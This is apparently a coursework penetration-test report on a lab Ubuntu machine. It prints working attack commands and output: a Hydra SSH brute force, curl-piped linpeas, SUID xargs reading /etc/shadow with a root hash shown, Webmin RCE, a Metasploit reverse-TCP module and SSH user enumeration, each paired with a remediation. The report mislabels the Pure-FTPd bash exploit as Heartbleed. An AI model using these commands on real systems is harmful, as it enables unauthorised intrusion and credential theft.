

# CW2-Virtual Machine

## Remote Security Assessment

Prepared By: u2261809

Preparation Date: 27/04/2024

### Changelog:

- 9<sup>th</sup> February: Content Brief Delivered
- 15<sup>th</sup> February: Initial Client Interview
- 17<sup>th</sup> March: Initial Network Enumeration
- 23<sup>rd</sup> March: Remote Computer Access
- 30<sup>th</sup> March: Initial Report Creation
- 7<sup>th</sup> April: Remote Assessment Concluded
- 17<sup>th</sup> April: Report Finalised

# Table of Contents

Table of Contents

Executive Summary

Engagement Scope & Goals

Assessment Dashboard

Toolkit Index & Vulnerability Classification

Remediation Summary

Findings Summary

Findings

1. Nmap service scans
2. FTP unauthorised access & FTP file inclusion
3. SSH brute force & SSH password standards
4. SUID Misconfiguration /usr/bin/xargs
5. Writeable /etc/group
6. Root password cracking
7. RCE vulnerability on WebMin
8. Heartbleed vulnerability in FTP
9. OpenSSH username enumeration

Attack Chain

## Executive Summary

From February 15th, Teleframe contracted Soterium to assess the services and devices connected to the company's network. Over four weeks, Soterium conducted this security assessment using a variety of techniques focused on the enumeration of the target infrastructure and exploitation of vulnerable systems. Due diligence was taken to restore the system to an uncompromised state and ensure that attack chains were documented, allowing them to be severed by implementing recommended security measures.

The first week, began with an initial client interview, determining what systems are deemed critical, and through which methodology to assess them.

Week 2 focused primarily on network and port scanning, mapping the visible network, and checking publicly viewable information. This phase identified any glaring vulnerabilities and planned how to leverage these faults to gain initial access to target machines.

Week 3 centred on investigating the computers hosted on the target network. Analysis began with the highest severity issues, dictated by the role of the computer in question and the vulnerabilities present. The week started with gaining initial access through open services and progressed to credential theft and privilege escalation, with a specific mention of tools and commands executed detailed in subsequent sections.

Week 4 focused on remediation, planning fixes for all compromise routes used. Attention was spent on restoring the network environment and preparing the report.

Overall, the topology of Teleframe's network is logical and well-designed, with the lab machine's services serving a clear purpose, needed for both in-office and remote use. This layout provides a solid foundation on which to build a robust and secure network. This can be done through fostering a vigilant attitude to updates, and correction of the numerous configuration errors outlined in this report.

## Engagement Scope

The scope of this engagement is limited to the network provided to us by Teleframe. Testing has been performed exclusively on the target lab machines, with only cursory port scans performed on other present infrastructure. Target addresses and a more detailed scope of enumeration will be discussed in the relevant methodology section.

The investigation will be non-destructive, and sensitive information will not be exfiltrated off the device, in order to comply with all relevant data protection laws, including but not limited to GDPR. This adherence to legal standards also ensures the protection of sensitive data while allowing for a comprehensive assessment.

Machine states have been reverted to pre-compromise, as of publishing this report, alongside the removal of any backdoors, preparing the system for immediate patching.

Soterium is legally required to remain within this brief and has adhered strictly to the scope provided by the client. Limitations placed upon this report have been determined based on Teleframe's prioritisation of critical infrastructure, with limitations on tooling provided by Teleframe's objective to minimise operational disruption. Any findings outside the scope were flagged to the client's information security team and were not pursued further, to respect the boundaries of this engagement.

## Engagement Goals

The goal of this engagement was to evaluate the security of Teleframe's internal network, focusing on accessing specific lab target machines, using techniques akin to those performed in malicious operations. Specifically, we sought to answer the following questions:

- Can a sensitive system be accessed remotely by an unprivileged user?
- Can unprivileged users elevate privileges to gain administrative control over target machines?
- Are system services correctly configured and are minimal ports enabled?
- Are user privileges configured to follow the Principle of Least Privilege (PoLP)?
- Is anonymous connection possible and can evidence of compromise be deleted?

# Assessment Dashboard

## Target Overview

Name	Client 1
Type	PC Lab Machine
Platform	Ubuntu
Version	16.04 LTS

## Engagement Overview

Date	February 9 <sup>th</sup> - 26 <sup>th</sup> April
Method	Blackbox Testing
Evaluator	c2261809
Engagement Time	7:24:54

## Engagement Overview

Total High Severity Issues	5	■ ■ ■ ■ ■
Total Medium Severity Issues	3	■ ■ ■
Total Low Severity Issues	2	■ ■
Total	10	

## Vulnerability Overview

Misconfigured File Permissions	2	■ ■
Service Misconfiguration	5	■ ■ ■ ■ ■
Information Leakage	3	■ ■ ■
Outdated Patches	3	■ ■ ■
Total	13	

## Toolkit Index

Complete list of tools used in assessment, as agreed by client, tabulated.

Name	Usage
Nmap	Host and Service Enumeration
THC - Hydra	SSH Password Brute Forcing
John the Ripper	Password Hash Cracking
Linpeas	Privilege Escalation Enumeration
STAIN- Webmin	Webmin Exploitation Script
Metasploit Framework	Exploitation Loader
PMIKO- SSH Enumerator	OpenSSH Exploitation Script

## Vulnerability Classification

Name	Usage
Misconfiguration	Related to 'best practices' configuration
Outdated Patches	Related to keeping software updated
Access Control	Related to authorisation of users and access permissions
Data Exposure	Related to unintended exposure of data
Cryptography	Related to the integrity of confidential data

## Remediation Summary

**Enforce password standards.** User accounts, implemented on lab systems, seem to lack basic password complexity.

**Change default ports.** Services don't need to be enabled on the default port, changing this may make service enumeration harder.

**Configure writeable configuration files.** Configuration files on the lab machine are writeable by unprivileged users. Allowing for OS alteration by unauthorised parties.

**Update services to the most recent release.** Outdated versions contain documented vulnerabilities.

**Active monitoring of system logs.** System logs can reveal if internal scans are being performed, additionally, it alerts if unauthorised users are attempting to run root-level commands

**Implement stealth mode firewalls.** These systems can create additional ambiguity around the initial system enumeration.

**Restrict FTP directory listings.** Limiting what FTP directories are visible can stop data leakage from occurring on this service.

**Implement Fail2Ban brute force protection.** Brute forces require a multitude of failed logins to succeed, if these attempts can be logged, requests from the attacker's computer can be banned.

**Implement endpoint protection.** Monitoring system access, including SSH logins from unidentified IPs and changes in user account behaviour.

## Findings Summary

#	Title	Type	Severity
1	<a href="#">Nmap service scans</a>	Misconfiguration	Low
2	<a href="#">FTP unauthorised access</a>	Access Control	Medium
3	<a href="#">FTP file inclusion</a>	Data Exposure	Low
4	<a href="#">SSH brute force</a>	Misconfiguration	High
5	<a href="#">SSH password standards</a>	Cryptography	Medium
6	<a href="#">SUID Misconfiguration /usr/bin/xargs</a>	Misconfiguration	High
7	<a href="#">Writeable /etc/group</a>	Misconfiguration	High
8	<a href="#">Root password cracking</a>	Cryptography	Medium
9	<a href="#">RCE vulnerability in WebMin</a>	Outdated Patches	High
10	<a href="#">Heartbleed vulnerability in FTP</a>	Outdated Patches	Undefined
11	<a href="#">OpenSSH username enumeration</a>	Outdated Patches	High




## 1. Nmap Service Scans

An integral component of security assessments is target enumeration, including both the identification of devices on the network and the services they operate. In this assessment, ARP was utilised for network enumeration, whilst Nmap was employed for service identification. The command used for network enumeration was:

```
kali@kali
--$ arp -a
? (10.1.26.2) at fa:16:3e:5e:7d:5e [ether] on eth1
? (10.1.26.30) at fa:16:3e:1e:86:96 [ether] on eth1
? (192.168.129.20) at fa:16:3e:00:4d:31 [ether] on eth0
? (10.1.26.1) at fa:16:3e:13:a5:c0 [ether] eth1
```

These devices have been individually scanned using Nmap, results are visualised here:



We then scanned the target client machine using Nmap utilising the -sV flag to display the port service version information allowing us to identify outdated, insecure software. The scan command used was:

```
kali@kali
--$ nmap 10.1.26.30 -sV
Starting Nmap 7.93
Nmap scan report for 10.1.26.30
Host is up
Not shown: 997 closed tcp ports
PORT      STATE  SERVICE  VERSION
21/tcp    open   ftp      Pure-FTPd
22/tcp    open   ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
10000/tcp open   http     Miniserv 1.890 (webmin httpd)
```

From these results we can see several things:

- 21/FTP- File transfer protocol used for sharing files over TCP
- 22/SSH- Configures a secure shell for sending commands over TCP
- 100000/HTTP- Creates a Webmin web-sever control panel on HTTP

### Remediation:

To mitigate data leakage, it is critical to configure network devices to drop packets rather than reject them. This approach adds a level of ambiguity around the scans performed by Nmap, as no definitive call can be made on whether a specific port is open. Additionally adding an IDS or honeypot machine on the network can alert the Security Operation Centre, providing a real-time alert, if scanned by Nmap.


## 2 & 3. FTP Unauthorised Access & File Inclusion

We found previously that FTP has been enabled on the client machine, to attempt a connection we can run the commands:

```
kali@kali
--$ 10.1.26.30
Connected to 10.1.26.30
-----welcome to Pure-FTPd [privsep] [TLS]-----
You are user number 1 of 50 allowed.
Local time is 14:40. Server port: 21.
You will be disconnected after 15 minutes of inactivity
Name (10.1.26.30:kali): anonymous
```

From these results, we can see that FTP has been configured to allow for anonymous login. Traditionally this may be a good security feature as it limits data leakage through usernames. As we will see in this section, the data accessed via FTP already contains the home directories on the system anyway, rendering this protection vector pointless.

Once connected anonymously several user home directories can be seen. They are listed using the “ls -a” command. The user accounts are visualised here:



We have managed to extract the username of a system account “susan”. This can then be used to attempt an SSH connection to the device.

### Remediation:

It is important to either:

- Remove anonymous authentication and require login credentials to access the FTP server.
- Or preferably:
- Keep anonymous credentials but change what directories are visible from these accounts to avoid data leakage.

## 4 & 5. SSH Brute Force & Password Standards

We now know a valid system username “susan”. We will then use this to attempt to access the target machine via the OpenSSH service. As this will be password protected we will attempt a brute force attack using THC-Hydra. The command run is the following:

```
kali@kali
--$ hydra -L susan -P /usr/share/wordlists/rockyou.txt 10.1.26.30 ssh
Hydra v9.5 (c) 2023 by THC

Hydra starting at 13:48:59
1 of 1 target successfully completed, 1 valid password found
[22][SSH] host: 10.1.26.30 login: susan password: wicked
```

This command has managed to compromise the password for the “susan” user account, found to be “wicked”. This allows us to connect to the target PC using the command “ssh susan@192.168.10.30”.

### Remediation:

The password identified as “wicked” is incredibly weak and was therefore contained on premade wordlists. This can be stopped by implementing industry-standard password policies. This can be introduced through configuring the Pluggable Authentication Module, an example modification to pam\_unix.so is contained here:

```
root@10.1.26.30
--$ password requisite pam_unix.so obscure use_authtok
try_first_pass retry=3 minlen=8 ucredit=-1 lcredit=-1 dcredit=-1 ocredit=-1
```

### Parameters:

Parameter Name	Value	Function
minlen	8	Minimum Password Length of 8 Chars
ucredit	-1	Password Requires 1 Uppercase Char
lcredit	-1	Password Requires 1 Lowercase Char
dcredit	-1	Password Requires 1 Digit
ocredit	-1	Password Requires 1 Symbol

Additional protections could be enforced through Fail2Ban where retry attempts on passwords can be limited from a specific IP, preventing brute force attacks as the attacker IP will be banned from re-attempts. Additionally, since Susan is likely using SSH from her network on her device, consider adding IP and MAC whitelisting to stop connection attempts from 3rd parties. Finally, you can add multi-factor authentication to guarantee the logon request’s legitimacy.

## 6. SUID Misconfiguration /usr/bin/xargs

Now we have gained access to the target system. However, we have low-level privilege, to elevate our access to the system we will first scan the system using Linpeas, allowing us to find privilege escalation paths. Linpeas is run using the following:

```
susan@10.1.26.30
--$ curl -L https://github.com/peass-ng/[Releases-Latest]/linpeas.sh | sh
```

Linpeas found the following 2 vulnerabilities:

- Writeable /usr/bin/xargs
- Writeable /etc/group

Allowing the unprivileged user to run xargs commands allows us to read files outside the restricted file system. This can be easily leveraged to read /etc/shadow. This file contains the file hash for every system user including the admin root user. The command looks like this:

```
susan@10.1.26.30
--$ export LFILE=/etc/shadow
--$ xargs -a "$LFILE" -0
root:$6$r.Fmk88X$uFsCteeSdgaC/rb1bgcmq/oH1pykeVmGOgs0FEAENHA/N9FQsa9oUZquL
eikJx697eIk/zngZSNWq0WoRZvY.:19325:0:99999:7:::
daemon:*:16962:0:99999:7:::
```

Command	Function
export LFILE=/etc/shadow	Sets environment variable LFILE to our desired target file. This file is available to shell child processes, such as xargs.
xargs -a "\$LFILE" -0	This tells xargs (typically used to execute standard input instructions) to read from a file using the -a command. It sets the delimiter to -0 (null char) as this is a uncommon symbol, therefore displaying the full file contents.

### Remediation:

Fixing this is critical as this allows attackers an easy path to elevate their system privilege. To fix this you can simply run:

```
root@10.1.26.30
--$ chmod u-s /usr/bin/xargs
```

This will remove the SUID bit from xargs, disabling the ability to execute xargs commands on unauthorised accounts. Additionally, auditing should occur regularly, using the Linpeas command used earlier to identify and remove future weaknesses.

## 7. Writeable /etc/group

So far we have found one path to /etc/shadow, now let's investigate the other. Having a writeable /etc/group is a travesty of security, allowing attackers to add user accounts to the sudoers group using Vim. Snippets below show the alterations to the /etc/group with `sudo whoami` executed to display our new, elevated privileges.

```
sudo:x:27:ubuntu ---> sudo:x:27:ubuntu,susan  
  
susan@10.1.26.30  
--$ sudo whoami  
[sudo] password for susan:  
root
```

Our user account, Susan, now has root-level privileges, allowing us to perform privileged reads. Enabling us to display the /etc/shadow file with cat.

### Remediation:

To fix this issue, you need to make /etc/group non-writeable by anyone besides root. This is done by the command:

```
root@10.1.26.30  
--$ sudo chmod 644 /etc/group
```

Modifier	Effect
6	Root user has read and write permissions
4	Group members have read only
4	All other users have read only

Additionally, implementing a File Integrity Monitoring system can alert system administrators that sensitive file data has been altered, allowing for a quick response. Additionally implementing auditd with the command below will record any user activity on the /etc/group file (of course you can add this to other secure files):

```
root@10.1.26.30  
--$ sudo auditctl -w /etc/group -p wa -k group-file-modification
```

## 8. Root Password Cracking

We now have access (through either route) to the /etc/shadow file, this file contains the password hashes to all accounts registered on the system. Most notably, it contains the password hash for the root user account. This password can be copied off the system, and cracked using John The Ripper. The password hash for root looks like the following:

```
1 root:$6$r.Fmk88X$uFsCteesdgaC/rb1bgcmq/oH1pykeVmGogs0FEAENHA/N9FQsa9oUZ  
quLeikJx697eIk/zngZSNWq0woRZvY.:19325:0:99999:7:::
```

John The Ripper can then be pointed to this hash and begin cracking this can be executed with the following command:

```
kali@10.1.26.20  
--$ john --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt
```


### Remediation:

Although the command run above was unable to match the root hash, it is important to note the following. There is no direct counter to this vector, aside from assuring that the password you have selected for the root account is very strong. This is important as complex passwords are unlikely to appear in wordlists, and may take centuries to brute crack, computationally. The password utilised on this system although not appearing on common wordlists will be cracked eventually if provided enough computing time.

## 8. RCE vulnerability in WebMin

Let's now turn our attention to the WebMin server running on port 10000 as seen in the initial Nmap scan. We can search for WebMin on exploit databases and quickly find several vulnerabilities affecting older patches of the software. The most commended exploit was an RCE (Remote Code Execution) vulnerability (CVE-2019-15107). To attempt this exploit the following command was run:

```
kali@10.1.26.20
--$ python3 webmin-1.890 exploit.py 10.1.26.30 10000 whoami
```



```
webMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
root
</p>
```

You can see here that the exploit code found [here](#) is injected into the server alongside our desired commands. In this case, we choose to run whoami to determine the levels of privilege exposed by this vulnerability, as you can see from the server's response, root privilege is given. This is therefore a critical vulnerability and needs immediate patching.

### Remediation:

The fix for both this vulnerability and the numerous others on ExploitDB is to keep Webmin updated. To do this run the apt update command contained here (alternatively, you can upgrade Webmin internally from the management interface):

```
root@10.1.26.20
--$ sudo apt update && sudo apt install webmin
```

## 9. Heartbleed vulnerability in Pure-FTPd

Returning to the FTP server accessed earlier, the version running is “Pure-FTPd”. Referencing this against ExploitDB we can find another vulnerability. This exploit, named heartbleed, is very well known. This exploit targets older versions of the “Pure-FTPd” service and is bundled by default in Metasploit, a common exploitation framework. To execute this vulnerability the commands to run are the following:

```
kali@10.1.26.20
msf6 > use exploit/multi/ftp/pureftpd_bash_env_exec
[*] Payload = /linux/x86/meterpreter/reverse_tcp
msf6 exploit(pureftpd_bash_env_exec) > set Target 1
Target => 1
msf6 exploit(pureftpd_bash_env_exec) > set RHOST 10.1.26.30
RHOST => 10.1.26.30
msf6 exploit(pureftpd_bash_env_exec) > exploit

[*] Started reverse TCP handler on 10.1.26.20:4444
[*] 10.1.26.30:21 - Command Stager progress - 100% done (826/826 bytes)
[*] Exploit completed, but no session was created.
```

As you can see, the exploit was completed, however, no reverse TCP shell was spawned. This is good as it signifies that your FTP server is currently not vulnerable to this vulnerability. However, this is likely due to the `--with-exauth` flag not being used on program compilation. Therefore if this service is recompiled, it may suddenly become vulnerable, should that flag be set, as the version of bash underlying the service authentication is still vulnerable to heartbleed. We can prove this as the current version of the service (1.0.36) can be identified by:

```
susan@10.1.26.30
--$ dpkg -l | grep pure-ftpd
ii pure-ftpd          1.0.36-3.2      Secure and FTP server
ii pure-ftpd-common  1.0.36-3.2      Pure-FTPd FTP server
```

### Remediation:

The guarantee protection against this vulnerability it is crucial to update this service to a newer version. This is done by running the command:

```
root@10.1.26.30
--$ sudo apt update && sudo apt upgrade pure-ftpd
```



## 10. OpenSSH username enumeration

Finally, let's assess the OpenSSH install running on port 22. This version, 7.2p2, is again outdated. A quick search online can find a vulnerability allowing for username enumeration. Allowing attackers to quickly identify all users with SSH accounts on the system, this can be leveraged into brute force attacks akin to the one performed earlier.

To execute this attack, download the exploit [here](#), utilising this, remotely, against the lab machine, the command is as follows:

```
kali@10.1.26.20
--$ python3 ssh-username-enum.py -t 10 -w
/usr/share/metasploit-framework/data/wordlists/unix_users.txt 10.1.26.30
[+] OpenSSH version 7.2 found
[+] chronos found! ...
```

### Remediation:

To prevent this vulnerability, simply update the version of OpenSSH to the newest release via the command:

```
root@10.1.26.30
--$ sudo apt update && sudo apt upgrade openssh-server
```

## Attack Chain:

This attack chain symbolises all paths found to access the root user account. Securing the system involves breaking the chain in at least one place, separating the final, target node, from any vector of attack.

